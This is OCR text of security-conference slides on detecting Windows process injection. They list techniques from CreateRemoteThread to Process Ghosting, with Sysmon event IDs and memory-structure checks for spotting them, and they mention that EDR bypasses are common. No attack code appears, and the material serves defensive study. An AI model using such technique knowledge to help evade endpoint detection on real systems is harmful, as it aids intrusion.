
Network Anomalies - Detecting Process Injection



who.is


Ofir Shen

Security Researcher


Akamai Hunt

Akamai

Why Process Injection?



Some history



Some history

CreateRemoteThread
IAT Hooking

Akamai

Some history

CreateRemoteThread
IAT Hooking

SSDT Hooking

Akamai

Some history

CreateRemoteThread
IAT Hooking

SSDT Hooking

Process Hollowing
APC Queue

Akamai

Some history

CreateRemoteThread
IAT Hooking

SSDT Hooking

Process Hollowing
APC Queue

Reflective Injection

Akamai

Some history

CreateRemoteThread
IAT Hooking

SSDT Hooking

Process Hollowing
APC Queue

Reflective Injection

AtomBombing

Akamai

Some history

CreateRemoteThread
IAT Hooking

SSDT Hooking

Process Hollowing
APC Queue

Reflective Injection

AtomBombing

Doppleganging

Akamai

Some history

CreateRemoteThread
IAT Hooking

SSDT Hooking

Process Hollowing
APC Queue

Reflective Injection


AtomBombing

Doppleganging

Process Ghosting

Akamai


CreateRemoteThread



- Trace function call to CreateRemoteThread (or Nt variant)
- Verify DLL loaded using the PEB
- Exists as Event ID 8 in Sysmon


Akamai

CreateRemoteThread



- Trace function call to CreateRemoteThread (or Nt variant)
- Verify DLL loaded using the PEB
- Exists as Event ID 8 in Sysmon


IAT Hooking



- Verify addresses of exports/imports


Akamai

CreateRemoteThread




- Trace function call to CreateRemoteThread (or Nt variant)
- Verify DLL loaded using the PEB
- Exists as Event ID 8 in Sysmon

IAT Hooking



- Verify addresses of exports/imports

Process Hollowing



- Compare PEB.ImageBaseAddress to VAD.start
- RWX Allocation
- Exists as Event ID 25 in Sysmon

Akamai

Detection

Technique	Detection
CreateRemoteThread	CreateRemoteThread syscall, Process memory structs
IAT	Process memory structs
SSDT	Kernel memory struct
APC Queue	QueueUserAPC syscall
Reflective DLL	memory-protection related syscalls, RWX VAD

Drawback 1: reliance on tracing syscalls or direct access to memory

Akamai

Drawback 2: EDR bypasses are everywhere

Bypassing Cortex XDR

